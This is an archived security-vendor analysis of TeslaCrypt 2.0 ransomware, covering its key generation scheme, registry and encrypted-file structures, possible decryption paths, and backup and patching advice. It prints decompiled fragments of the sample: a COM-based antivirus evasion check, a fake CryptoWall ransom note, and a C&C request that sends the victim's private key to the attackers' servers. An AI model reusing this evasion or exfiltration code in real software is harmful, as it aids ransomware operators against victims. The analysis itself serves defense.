TeslaCrypt 2.0 disguised as CryptoWall

By Fedor Sinitsyn

Published: 2015-07-14 · Archived: 2026-04-06 01:20:54 UTC

The TeslaCrypt family of ransomware encryptors is a relatively new threat: its samples were first detected in February 2015. Since then the malware has been widely portrayed in mass media as the ‘curse’ of computer gamers because it targets many game-related file types (game saves, user profiles, etc.). The Trojan’s targets have included people in the US, Germany, Spain and other countries.

TeslaCrypt is still in the active development phase: in the past months, its appearance, the name shown to victims (the malware can mimic CryptoLocker and has used the names TeslaCrypt and AlphaCrypt), extensions of encrypted files (.ecc, .ezz, .exx), as well as implementation details, have all changed.

Kaspersky Lab recently discovered the latest version of the Trojan – TeslaCrypt 2.0. This version is different from previous ones in that it uses a significantly improved encryption scheme, which means that it is currently impossible to decrypt files affected by TeslaCrypt. It also uses an HTML page instead of a GUI. Incidentally, the HTML page was copied from another Trojan – Cryptowall.

Kaspersky Lab products detect malware from the TeslaCrypt family as Trojan-Ransom.Win32.Bitman. The latest version of the Trojan that is discussed in this paper is detected as Trojan-Ransom.Win32.Bitman.tk, its MD5-hash: 1dd542bf3c1781df9a335f74eacc82a4

Evolution of the threat

Each TeslaCrypt sample has an internal version of the malware. The first sample we found was version 0.2.5. It had borrowed its graphical interface, including the window header, from another encrypting ransomware program – CryptoLocker.

TeslaCrypt 0.2.5

By version 0.4.0, the developers of TeslaCrypt had completely changed the malware's appearance.

TeslaCrypt 0.4.0

The following features of the malware family remain the same, regardless of the version:

- The Trojan independently generates a new, unique Bitcoin address and a private key for it. The address is used both as a victim ID and to receive payments from the victim.
- The AES-256-CBC algorithm is used to encrypt files; all files are encrypted with the same key.
- Files larger than 0x10000000 bytes (~268 MB) are not encrypted.
- C&C servers are located on the Tor network; the malware communicates with the C&Cs via public tor2web services.
- Files encrypted by the malware include many extensions matching files used in computer games.
- The Trojan deletes shadow copies.
- In spite of the scary stories about RSA-2048 shown to victims, this encryption algorithm is not used by the malware in any form.
- The Trojan was written in C++, built using Microsoft's compiler, with cryptographic algorithm implementation taken from the OpenSSL library.


Notable facts

- Early versions of TeslaCrypt (0.2.5 – 0.3.x) were designed to check whether a bitcoin payment had been successfully made on the site http://blockchain.info. If the payment was received, the malware reported this to the command server and received a key to decrypt the files. This scheme was vulnerable, since an expert could send a request to the C&C and get the necessary key without making a payment.
- Versions 0.2.5 – 0.3.x saved the decryption key (with other data) in their own service file, key.dat. The area containing the key was zeroed out in the file only after completing encryption, making it possible to save the key by interrupting the encryptor's operation (e.g., by turning off the computer). After this, the key could be extracted from key.dat and used to decrypt all files.
- In version 0.4.0 the file key.dat was renamed to storage.bin, and the decryption key was not stored openly but as a multiplicative inverse modulo the order of the standard elliptic curve secp256k1. On completing encryption, the key was overwritten with random bytes rather than zeros, but it was still possible to extract the key before the area was overwritten. This was implemented in our RakhniDecryptor utility.

The present

Recently a sample of the Trojan with internal version 2.0.0 caught our attention. So what was different this time?

The first thing that caught the eye was that TeslaCrypt no longer has code responsible for rendering the GUI (the application window). Instead, after encrypting the files the Trojan opens an HTML page in the browser. The page was **fully copied** from another infamous ransomware program – CryptoWall 3.0.



The page that opens when a victim follows one of the links provided by the cybercriminals is also identical to the CryptoWall payment page, with one exception: the URLs lead to a TeslaCrypt server – the authors of the malware were certainly not going to let their rivals get their victims' money.

```
work:
  CreateMutexW(0, 0, L"1111111-123");
  if ( GetLastError() == ERROR_ALREADY_EXISTS )
    return 1;
  memset(&VersionInformation, 0, 0x11Cu);
  VersionInformation.dwOSVersionInfoSize = 284;
  GetVersionExW(&VersionInformation);
  init_key_data();
  reg_autorun();
  sprintf_(
    (char *)&ransom_text,
    "What happened to your files ?\r\n"
    "All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.\r\n"
    "More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(crypt"
    "osystem)\r\n"
    "\r\n"
    "What does this mean ?\r\n"
```

TeslaCrypt initializes a string with text about CryptoWall

Why use this false front? We can only guess – perhaps the attackers wanted to impress the gravity of the situation on their victims: files encrypted by CryptoWall still cannot be decrypted, which is not true of many TeslaCrypt infections.

In any event, this is not the only change from the previous version of TeslaCrypt. The encryption scheme has been improved again and is now even more sophisticated than before. Keys are generated using the ECDH algorithm. The cybercriminals introduced it in versions 0.3.x, but in this version it seems more relevant because it serves a specific purpose, enabling the attackers to decrypt files using a 'master key' alone. More about this in due course.

The TeslaCrypt 2.0 encryption scheme

Generation of key data

The Trojan uses two sets of keys – 'master keys' that are unique for each infected system and 'session keys' that are generated each time the malware is launched on the system.

Master key generation

Let Q be a standard secp256k1 elliptic curve ("SECG curve over a 256 bit prime field") and G be the generator of a cyclic subgroup of points on this curve.

Let **malware_pub** be the attackers' public key contained in the Trojan's body (it is a point on the Q curve, stored as two separate coordinates – x and y).

When infecting a system, the Trojan generates:

- install_id – the infection identifier – a random 8-byte sequence.
- **master_btc_priv** – the private master key – a random 32-byte sequence, which is sent to the C&C.
- **master_btc_pub** = master_btc_priv * G (point on the curve) – the public master key; stored in encrypted files.
- btc_address – a bitcoin address used to receive the ransom payment – generated using the standard Bitcoin algorithm, based on master_btc_pub.
- **master_ecdh_secret** = **ECDH**(**malware_pub**, **master_btc_priv**) – a "shared master key", required for decryption if master_btc_priv is lost or does not reach the C&C; not saved anywhere in this form.
- **master_ecdh_secret_mul** = **master_ecdh_secret** * **master_btc_priv** – a number that can be used to recover master_btc_priv; stored in the system.

Note
master_btc_priv (in accordance with the Bitcoin operating principle) is a private key that is needed to 'withdraw' the Bitcoins sent to the newly created address btc_address.

Session key generation

Every time it is launched (when first infecting a computer or, e.g., after a reboot), the Trojan generates new copies of:

- **session_priv** – a private session key – random 32 bytes. Used to encrypt files, not saved anywhere
- **session_pub** = session_priv * G – a public session key. Stored in encrypted files.
- **session_ecdh_secret** = **ECDH**(**master_btc_pub**, **session_priv**) – a "shared session key" – needed to decrypt files, not saved anywhere in this form.
- **session_ecdh_secret_mul** = **session_ecdh_secret** * **session_priv** – a number that can be used to recover session_ecdh_secret. Stored in encrypted files.

Key data saved in the system


Unlike previous version of the malware, TeslaCrypt 2.0.0 does not use key.dat or storage.bin to store data. Instead, it uses the system registry: an install_id value is stored in HKCU\Software\msys\ID, and the following structure is added to HKCU\Software\<install_id>\data:

```
00000000 key_data_struct struc ; (sizeof=0x108, mappedto_156)
00000000 btc_address     db 40 dup(?)
00000028 reserved1       dd ?
0000002C reserved2       dd ?
00000030 master_btc_pub_oct db 65 dup(?)
00000071 master_ecdh_secret_mul_hex db 130 dup(?)
000000F3 reserved3       db ?
000000F4 shadow_deleted  dd ?
000000F8 install_time    dq ?
00000100 key_sent        dd ?
00000104 reserved4       dd ?
00000108 key_data_struct ends
```

In the familiar syntax of the C programming language, the structure can be described as follows:

```
struct key_data_struct
{
    char btc_address[40];                   //Bitcoin address
    int reserved1;
    int reserved2;
    char master_btc_pub_oct[65];            //byte representation
    char master_ecdh_secret_mul_hex[130];   //string representation
    char reserved3;
    int shadow_deleted;                     //are shadow copies deleted
    __time64_t install_time;                //infection time
    int key_sent;                           //was the key sent to the server
    int reserved4;
};
```

Here is what it looks like on an infected system:



File encryption

Starting from version 0.3.5, TeslaCrypt affects both regular drives connected to the system and all file resources available on the network (shares), even if they are not mounted as drives with letters of their own. Few other encryptors can boast this functionality.

Each file is encrypted using the AES-256-CBC algorithm with **session_priv** as a key. An encrypted file gets an additional extension, ".zzz". A service structure is added to the beginning of the file, followed by encrypted file contents. The structure has the following format:

```
00000000 file_data_struct struc ; (sizeof=0x19E, mappedto_154)
00000000 reserved        dd ?
00000004 master_btc_pub_oct db 65 dup(?)
00000045 master_ecdh_secret_mul_hex db 130 dup(?)
000000C7 session_pub_oct db 65 dup(?)
00000108 session_ecdh_secret_mul_hex db 130 dup(?)
0000018A iv              db 16 dup(?)
0000019A orig_file_size  dd ?
```

The same structure in C language syntax:

```
struct file_data_struct
{
    int reserved;
    char master_btc_pub_oct[65];            //byte representation
    char master_ecdh_secret_mul_hex[130];   //string representation
    char session_pub_oct[65];               //byte representation
    char session_ecdh_secret_mul_hex[130];  //string representation
    char iv[16];                            //init-vector for AES-CBC
    int orig_file_size;                     //original file size
};
```

File decryption

The authors of TeslaCrypt 2.0.0 completely removed the file decryption feature that was present in earlier versions of the malware. Based on analyzing the encryption scheme described above, we can suggest the following algorithms for decrypting the files:

1. 1

   If **master_btc_priv** is known, do the following:

   - Read **session_pub** from the encrypted file;
   - Calculate **session_ecdh_secret** = **ECDH**(**session_pub**, **master_btc_priv**);
   - Read **session_ecdh_secret_mul** from the encrypted file;
   - Calculate **session_priv = session_ecdh_secret_mul / session_ecdh_secret**;
   - Decrypt the file using the **session_priv key**.

2. 2

   If **master_btc_priv** is unknown, but **malware_priv** is known (and the only people who know it are the cybercriminals who added the corresponding **malware_pub** to the Trojan's body):

   - Read **master_btc_pub** from the registry or encrypted file;
   - Calculate **master_ecdh_secret** = **ECDH**(**master_btc_pub**, **malware_priv**);
   - Read **master_ecdh_secret_mul** from the encrypted file
   - Calculate **master_btc_priv** = **master_ecdh_secret_mul / master_ecdh_secret**;
   - With **master_btc_priv** known, perform the steps from item 1.

To get a full understanding of the subject matter, it is worth reading about the Diffie-Hellman algorithm and ECDH – its version for elliptic curves. For example, this is a good resource.

Other features

Evading detection

The Trojan implements a detection evasion technique based on using COM objects. We first saw it used in TeslaCrypt version 0.4.0, but since then it has been slightly modified. Pseudocode generated based on version

2.0.0 looks like this:

```
pGraph = 0;
pFoundUrlReader = 0;
CoCreateInstance(&CLSID_FilterGraph, 0, 1u, &IID_IGraphBuilder, (LPVOID *)&pGraph);
if ( pGraph->lpVtbl->AddFilter(pGraph, 0, L"21sfgasfgdsds212") != 0x80004003 )
  exit(121);
CoCreateInstance(&CLSID_URLReader, 0, 1u, &IID_IBaseFilter, (LPVOID *)&pUrlReader);
pGraph->lpVtbl->AddFilter(pGraph, pUrlReader, L"21sfgasfgdsds212");
pGraph->lpVtbl->FindFilterByName(pGraph, L"21sfgasfgdsds212", &pFoundUrlReader);
CLSID.Data1 = 0;
*(_DWORD *)&CLSID.Data2 = 0;
*(_DWORD *)&CLSID.Data4[0] = 0;
*(_DWORD *)&CLSID.Data4[4] = 0;
if ( !pFoundUrlReader )
  exit(11);
filterInfo[0] = 0;
memset(&filterInfo[1], 0, 0xFEu);
v19 = 0;
pFoundUrlReader->lpVtbl->QueryFilterInfo(pFoundUrlReader, filterInfo);
if ( wcscmp(L"21sfgasfgdsds212", filterInfo) )
  exit(1);
if ( pFoundUrlReader->lpVtbl->GetSyncSource(pFoundUrlReader, &pRefClock) )
  return 1;
pFoundUrlReader->lpVtbl->GetClassID(pFoundUrlReader, &CLSID);
if ( !CLSID.Data1 )
  exit(1);
ppEnum = 0;
if ( !pFoundUrlReader )
  exit(-1);
if ( pFoundUrlReader->lpVtbl->EnumPins(pFoundUrlReader, (void **)&ppEnum) )
  exit(-1);
```

C&C communication

The Trojan's sample contains a static list of C&C addresses. The servers are actually on the Tor network, but communication with them is carried out through the Web using tor2web services.


Before TeslaCrypt version 0.4.1, server requests were sent in plaintext; in subsequent versions they were encrypted using the AES-256-CBC algorithm, with a SHA256 hash of a static string from the malicious program's body used as a key.

The pseudocode screenshot below shows the process of creating an HTTP request to be sent by the Trojan when infecting a system.

```
45  if ( encryption_ended == 1 )
46  {
47    subj = "Crypted";
48    key = "--";
49  }
50  else
51  {
52    subj = "Ping";
53    key = BN_bn2hex(bn_btc_private);
54  }
55  if ( !strlen(ip_address) )
56    get_ip();
57  request[0] = 0;
58  memset(&request[1], 0, 0x7FFu);
59  hInternet = InternetOpenA(
60                "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.21"
61                "52; .NET CLR 3.5.30729)",
62                0,
63                0,
64                0,
65                0);
66  gate_index = 0;
67  while ( 1 )
68  {
69    memset(request, 0, 0x800u);
70    sprintf(
71      request,
72      "Subject=%s&key=%s&addr=%s&size=0&version=%s&OS=%ld&ID=%d&gate=G%d&ip=%s&inst_id=%X%X%X%X%X%X%X%X",
73      subj,
74      key,
75      &btc_address,
76      "2.0.0",
77      VersionInformation.dwBuildNumber,
78      sample_id,
79      gate_index,
80      ip_address,
81      install_id[0],
82      install_id[1],
83      install_id[2],
84      install_id[3],
85      install_id[4],
86      install_id[5],
87      install_id[6],
88      install_id[7]);
```

Distribution

Malware from the TeslaCrypt family is known to be distributed using exploit kits such as Angler, Sweet Orange and Nuclear. This method of distributing malware works as follows: when a victim visits an infected website, an exploit's malicious code uses vulnerabilities in the browser (usually in plugins) to install target malware in the system.



Geographical distribution of users attacked by malware from the TeslaCrypt family

Recommendations

To protect data from encrypting ransomware, we advise users to backup all their important files regularly. Backup copies should be stored on drives that can only be written to as part of the process of backing up data. For example, home users can use external hard drives, physically disconnecting them from the computer immediately after creating backup copies.

Promptly updating software (particularly browser plugins and the browser itself) is also extremely important, since vendors are always striving to close any vulnerabilities that are exploited by cybercriminals.

If malware did find its way into the system, an up-to-date antivirus product with updated databases and activated protection modules can help to stop it from doing any harm. This is especially true of the proactive protection module, which is the last line of defense against 0-day threats.

Source: https://securelist.com/teslacrypt-2-0-disguised-as-cryptowall/71371/